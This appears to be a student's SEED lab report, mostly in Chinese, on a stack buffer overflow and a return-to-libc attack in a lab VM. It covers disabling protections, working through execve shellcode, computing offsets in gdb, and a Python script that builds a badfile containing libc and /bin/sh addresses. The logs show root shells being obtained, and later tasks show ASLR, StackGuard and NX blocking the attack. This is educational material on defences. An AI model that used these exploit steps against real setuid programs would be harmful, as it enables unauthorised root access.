Lab 2-1 Buffer Overflow Vulnerability

Task 0: Turning Off Countermeasures

使用以下指令**关闭**Ubuntu安全措施

- Address Space Randomization

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

- The StackGuard Protection Scheme

```
$ gcc -fno-stack-protector example.c
```

- Non-Executable Stack


```
# For executable stack:
$ gcc -z execstack -o test test.c
# For non-executable stack:
$ gcc -z noexecstack -o test test.c
```

- Configuring /bin/sh (Ubuntu 16.04 VM only)

```
$ sudo ln -sf /bin/zsh /bin/sh
```

Task 1: Running Shellcode

- Shellcode指能够启动一个shell的程序




可以看到execve()被成功调用并执行指令，退出。

- 此shellcode调用execve()来执行/bin/sh，一些地方值得一提：
  - 第三条指令将“//sh”而不是“/sh”压入堆栈是因为这里需要32位，而“ /sh”只有24位，而“//”等效于“/”，因此可以使用双斜杠符号进行替代；
  - 在调用execve()之前，需要将name [0]（字符串的地址），name（数组的地址）和NULL存储到%ebx，%ecx和%edx寄存器中，第5行将name[0]存储到%ebx； 第8行将名称存储到%ecx； 第9行将%edx设置为零。 还有其他方法可以将%edx设置为零（例如，xorl%edx，%edx，将避免\0出现而意外截断）； 这里使用的cdq只是一条较短的指令：它将EAX寄存器中的值的符号（第31位）（此时为0）复制到EDX寄存器中的每个位位置，将%edx设置为 0；

    ### 汇编指令CDQ

    CDQ—Convert Double to Quad (386+)，该指令先把edx的每一位置成eax的最高位，（若eax>=0x80000000, 则edx=0xFFFFFFFF；若eax<0x80000000，则edx=0x00000000。） 再把edx扩展为eax的高位，也就是说变为64位。

  - 当%al设置为11并执行“ int $ 0x80”时，execve()被调用。
- Vulnerable Program
  - strcpy() 不检查字符串的边界导致程序不安全，出现缓冲区溢出漏洞
  - BUF_SIZE值选为24，编译（-g）、设置root拥有者、设置Set-UID程序
  - gdb调试，在bof函数入口处设置断点，得到buffer的起始地址、ebp指向的地址，因为return address 在ebp所指地址之上且32位系统，所以bof函数的返回地址与buffer起始地址的距离为32+4=36（字节）



Task 2: Exploiting the Vulnerability

- 接下来需要构造用于覆盖的badfile文件，利用python脚本，填充NOP，将末段填充为shellcode，返回地址字段填充为返回地址字段与shellcode间的地址，使之能够逐行执行至shellcode。
- 未关闭地址随机化会出现Segementation fault，需要重新关闭
- 成功启动shell，但还是普通用户身份，原因是没有将其设置为Set-UID程序

```
[09/04/20]seed@VM:~/.../task2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/04/20]seed@VM:~/.../task2$ python3 exploit.py
[09/04/20]seed@VM:~/.../task2$ stack_dbg
$
```

- 重新设置Set-UID后再执行，权限为root，结果如下：

```
[09/04/20]seed@VM:~/.../task2$ stack_dbg
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cd
rom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


Task 3: Defeating dash's Countermeasure

- **Step 1:**

  分别编译将

```
1  setuid(0);
```


  注释和不注释时的程序并以Set-UID运行，得到结果如下：



  可以观察到当setuid()将用户id设置为0，再调用execve()时可以获得root权限，可以看出setuid()对于Set-UID程序的影响。

- **Step 2:**

  当/bin/sh链接至/bin/dash时，依旧能够获取root权限，启动有更好安全机制的dash。



Task 4: Defeating Address Randomization

- **Step 1:**


  将地址随机化值修改为2，即对栈和堆都进行随机化

```
$  sudo /sbin/sysctl -w kernel.randomize_va_space=2
```


```
[09/05/20]seed@VM:~/.../task2$  sudo /sbin/sysctl -w kernel.randomize_va_
space=2
kernel.randomize_va_space = 2
```

- **Step 2:**

  所给代码无法正确计算运算时间



修改后得到结果如下图：



Task 5: Turn on the StackGuard Protection

当关闭地址随机化，保持stack_protector时，无法成功攻击，且报错**栈缓冲区溢出(stack smashing)**

```
[09/05/20]seed@VM:~/.../task2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/05/20]seed@VM:~/.../task2$ gcc stack.c -o stack_prtr
[09/05/20]seed@VM:~/.../task2$ stack_prtr
*** stack smashing detected ***: stack_prtr terminated
Aborted
[09/05/20]seed@VM:~/.../task2$
```

Task 6: Turn on the Non-executable Stack Protection


执行

```
$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

使其不能在栈中执行，编译并执行后报错

```
[09/05/20]seed@VM:~/.../task2$ gcc -o stack_noexe -fno-stack-protector -z
 noexecstack stack.c
[09/05/20]seed@VM:~/.../task2$ stack_noexe
Segmentation fault
[09/05/20]seed@VM:~/.../task2$
```

gdb调试发现错误为SIGSEGV，内存引用无效


/bin/bash
/bin/bash 73x44
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Program received signal SIGSEGV, Segmentation fault.
[----------registers----------]
EAX: 0x1
EBX: 0x0
ECX: 0xbfffecd0 --> 0x5350e389
EDX: 0xbfffec71 --> 0x5350e389
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0x90909090
ESP: 0xbfffeaa0 --> 0x90909090
EIP: 0xbfffeaf4 --> 0x90909090
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
0xbfffeaf1: nop
0xbfffeaf2: nop
0xbfffeaf3: nop
=> 0xbfffeaf4: nop
0xbfffeaf5: nop
0xbfffeaf6: nop
0xbfffeaf7: nop
0xbfffeaf8: nop
[----------stack----------]
0000| 0xbfffeaa0 --> 0x90909090
0004| 0xbfffeaa4 --> 0x90909090
0008| 0xbfffeaa8 --> 0x90909090
0012| 0xbfffeaac --> 0x90909090
0016| 0xbfffeab0 --> 0x90909090
0020| 0xbfffeab4 --> 0x90909090
0024| 0xbfffeab8 --> 0x90909090
0028| 0xbfffeabc --> 0x90909090
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xbfffeaf4 in ?? ()
gdb-peda$

简介

编辑

在POSIX兼容的平台上，**SIGSEGV**是当一个进程执行了一个无效的内存引用，或发生段错误时发送给它的信号。SIGSEGV的符号常量在头文件signal.h中定义。因为在不同平台上，信号数字可能变化，因此符号信号名被使用。通常，它是信号#11。

语源

编辑

*SIG*是信号名的通用前缀。*SEGV*是*segmentationviolation*（段违例）的缩写。

使用

编辑

对于不正确的内存处理，计算机程序可能抛出SIGSEGV。操作系统可能使用信号栈向一个处于自然状态的应用程序通告错误，由此，开发者可以使用它来调试程序或处理错误。

在一个程序接收到SIGSEGV时的默认动作是异常终止。这个动作也许会结束进程，但是可能生成一个核心文件以帮助调试，或者执行一些其他特定于某些平台的动作。例如，使用了grsecurity补丁的Linux系统可能记录SIGSEGV信号以监视可能的使用缓存溢出的攻击尝试。

SIGSEGV可以被捕获。也就是说，应用程序可以请求它们想要的动作，以替代默认发生的动作。这样的动作可以是忽略它、调用一个函数，或恢复默认的动作。在一些情形下，忽略SIGSEGV导致未定义的行为。

一个应用程序可能处理SIGSEGV的例子是调试器，它可能检查信号栈并通知开发者目前所发生的，以及程序终止的位置。

SIGSEGV通常由操作系统生成，但是有适当权限的用户可以在需要时使用kill系统调用或kill命令（一个用户级程序，或者一个shell内建命令）来向一个进程发送信号。

Lab 2-2 Return-to-libc Attack

Task 0: Turning Off Countermeasures

同Lab 2-1中步骤

Task 1: Finding out the address of *libc* functions

利用gdb进行调试，run后得到system()、exit()入口地址

```
&system() == 0xb7e42da0
&exit()   == 0xb7e369d0
```

Task 2: Putting the shell string in the memory

将MYSHELL添加至环境变量

```
$ export MYSHELL=/bin/sh
```

利用程序

```
void main(){
char* shell = getenv("MYSHELL");
if (shell)
printf("%x\n", (unsigned int)shell);
}
```

找到/bin/sh在内存中的地址

```
[09/05/20]seed@VM:~/.../lab2_2$ lctv
bffffde0
```

当改变文件名字符数会时发现地址结果在变化

```
[09/05/20]seed@VM:~/.../lab2_2$ lctv
bffffde0
[09/05/20]seed@VM:~/.../lab2_2$ lctv
bffffde0
[09/05/20]seed@VM:~/.../lab2_2$ mv lctv lctva
[09/05/20]seed@VM:~/.../lab2_2$ lctva
bffffdde
[09/05/20]seed@VM:~/.../lab2_2$ mv lctva lctvb
[09/05/20]seed@VM:~/.../lab2_2$ lctvb
bffffdde
[09/05/20]seed@VM:~/.../lab2_2$ mv lctvb lctvb
mv: 'lctvb' and 'lctvb' are the same file
[09/05/20]seed@VM:~/.../lab2_2$ mv lctvb lctv
[09/05/20]seed@VM:~/.../lab2_2$ lcta
lcta: command not found
[09/05/20]seed@VM:~/.../lab2_2$ lctv
bffffde0
[09/05/20]seed@VM:~/.../lab2_2$
```

Task 3: Exploiting the buffer-overflow vulnerability

完善代码

```
#!/usr/bin/python3
import sys
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
sh_addr = 0xbffffde0 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
system_addr = 0xb7e42da0 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
exit_addr = 0xb7e369d0 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
# Save content to a file
with open("badfile", "wb") as f:
f.write(content)
```

查看buffer与return address并计算offset，得偏移量为20

```
Breakpoint 1, bof (badfile=0x804b008) at retlib.c:16
16              fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffec88
gdb-peda$ p &buffer
$2 = (char (*)[12]) 0xbfffec74
gdb-peda$ d/q 0xbfffec88-0xbfffec74
warning: bad breakpoint number at or near '/q 0xbfffec88-0xbfffec74'
warning: bad breakpoint number at or near '0xbfffec88-0xbfffec74'
gdb-peda$ p/d 0xbfffec88-0xbfffec74
$3 = 20
```

因为return address是需要填写的system()的地址，所以向上是下一指令exit()的地址，再向上是参数"/bin/sh"，每个地址占4字节，20只是ebp与buffer起始地址的偏移，因此得到如下结果：

```
Y = 24 # system_address
X = 32 # "/bin/sh"
Z = 28 # exit_address
```

再用python版本代码构造badfile，运行retlib，只能通过，并无显示，原因找了好久并未能清晰找到，可能是环境变量中的/bin/sh地址获取不准确，因此构造循环脚本，希望能通过遍历得到正确的地址，但在循环时可能触发其他程序，因此此程序还有不足之处，“意外”情况如下：

```
The program has been running 310 times so far.
0xbffff136
bffffddc
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cd
rom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

当/bin/sh地址正确时，二者匹配，成功打开root权限的shell：

```
The program has been running 217 times so far.
0xbffffdd9
bffffddc
0 minutes and 26 seconds elapsed.
The program has been running 218 times so far.
0xbffffdda
bffffddc
0 minutes and 26 seconds elapsed.
The program has been running 219 times so far.
0xbffffddb
bffffddc
zsh:1: no such file or directory: =/bin/sh
0 minutes and 26 seconds elapsed.
The program has been running 220 times so far.
0xbffffddc
bffffddc
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cd
rom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Attack variation 1:

exit()不是必要的，是否包含exit()并不影响root权限shell的获取，但并不能在实施攻击后安全地撤离，会致使ebp指向未知位置，可能导致程序崩溃，让维护者察觉。

Attack variation 2:

在修改文件名后，环境变量改变，因此MYSHELL地址改变，导致攻击失败，但使用循环脚本依旧可攻击成功。

```
[09/05/20]seed@VM:~/.../lab2_2$ newretlib
bffffdd6
Segmentation fault
[09/05/20]seed@VM:~/.../lab2_2$
```

Task 4: Turning on address randomization

开启地址随机化后，发现环境变量MYSHELL位置不断变化

```
[09/06/20]seed@VM:~/.../lab2_2$  sudo sysctl -w kernel.randomize_va_space
=2
kernel.randomize_va_space = 2
[09/06/20]seed@VM:~/.../lab2_2$ lctval
bfd18dca
[09/06/20]seed@VM:~/.../lab2_2$ lctval
bfe71dca
[09/06/20]seed@VM:~/.../lab2_2$ lctval
bfab8dca
```

在gdb调试中发现system()与exit()地址在每次运行时也会改变

```
gdb-peda$ run
Starting program: /home/seed/Documents/lab2/lab2_2/retlib
bf982dc8
Returned Properly
[Inferior 1 (process 5514) exited with code 01]
Warning: not running or target is remote
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb755dda0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75519d0 <__GI_exit>
gdb-peda$ set disable-randomization off
gdb-peda$ set disable-randomization on
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb755dda0 <__libc_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb75519d0 <__GI_exit>
gdb-peda$ set disable-randomization off
gdb-peda$ p system
$5 = {<text variable, no debug info>} 0xb755dda0 <__libc_system>
gdb-peda$ p exit
$6 = {<text variable, no debug info>} 0xb75519d0 <__GI_exit>
```

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7632da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb76269d0 <__GI_exit>
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb7632da0 <__libc_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb76269d0 <__GI_exit>
gdb-peda$ set disable-randomization off
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is off.
gdb-peda$ p system
$5 = {<text variable, no debug info>} 0xb7632da0 <__libc_system>
gdb-peda$ p exit
$6 = {<text variable, no debug info>} 0xb76269d0 <__GI_exit>
gdb-peda$ p system
$7 = {<text variable, no debug info>} 0xb7632da0 <__libc_system>
gdb-peda$ p exit
$8 = {<text variable, no debug info>} 0xb76269d0 <__GI_exit>
gdb-peda$ run
Starting program: /home/seed/Documents/lab2/lab2_2/retlib
bff6edc8
Returned Properly
[Inferior 1 (process 5677) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$9 = {<text variable, no debug info>} 0xb7606da0 <__libc_system>
gdb-peda$ p exit
$10 = {<text variable, no debug info>} 0xb75fa9d0 <__GI_exit>
gdb-peda$ p system
$11 = {<text variable, no debug info>} 0xb7606da0 <__libc_system>
gdb-peda$ p exit
$12 = {<text variable, no debug info>} 0xb75fa9d0 <  GI exit>
```

